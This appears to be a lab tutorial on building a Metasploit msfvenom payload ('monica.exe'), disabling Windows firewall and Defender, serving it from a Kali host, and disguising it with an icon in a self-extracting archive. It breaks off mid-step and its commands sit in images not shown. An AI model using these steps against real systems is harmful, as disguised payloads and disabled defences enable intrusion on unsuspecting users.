

Development of Malware

Step 1: Open Kali on VMWare/VirtualBox.

(i) Run Metasploit on Kali.




Fig 1: Running Metasploit on Kali

(ii) Find the ip address of local machine using command “ifconfig”:




Fig 2: Running command “ifconfig”

Step 2: Create malware using msfvenom command, specifying protocol, host IP, port number, file type and output location and name the malware as you want, let's say “monica.exe”.

Start apache server after that.




Fig 3: Creating malware

Step 3: Turn off Firewall in windows.

Use: Win + Run and Run 'firewall.cpl'




Fig 4: Turning off the Firewall in windows.

Step 4: Turn off Windows Defender.




Fig 5: Turning off Windows Defender.

Step 5: Change proxy settings in windows. Set Kali IP in the Proxy settings.




Fig 6: Changing Proxy Configuration to Manual Proxy Configuration

Step 6: Write Kali's IP address in search bar with malware name. i.e. "192.168.75.132/monica.exe". Download it on Windows system.




Fig 7: Opening Unbinded Malware.

Step 7: Download an icon image for binding.




Fig 8: Downloading Image

Step 8: Convert the image into an icon.

(i) Go to “ICO Convert”.




Fig 9: Converting the downloaded image to Icon.

(ii) Upload the image you downloaded.




Fig 10: Uploading The Image

(iii) Save the converted image.




Fig 11: Save the converted icon(image).

(iv) Converted image looks like:




Fig 12: Opening the converted Icon.

Step 9: Add to archive both icon and the malware.




Fig 13: Selecting the Image and malware file for binding..

Step 10: Change the settings.

(i) Select following settings as shown in the figure.




Fig 14: Changing the General settings while archiving the files.

(ii) Got to advance now and then to Advanced SFX options




Fig 15: Changing The Advanced SFX Options to Absolute path.

(iii) Browse the converted image with extension “ico”




Fig 16: Selecting the malicious file to be blinded.

(iv) Select following options in Update section:

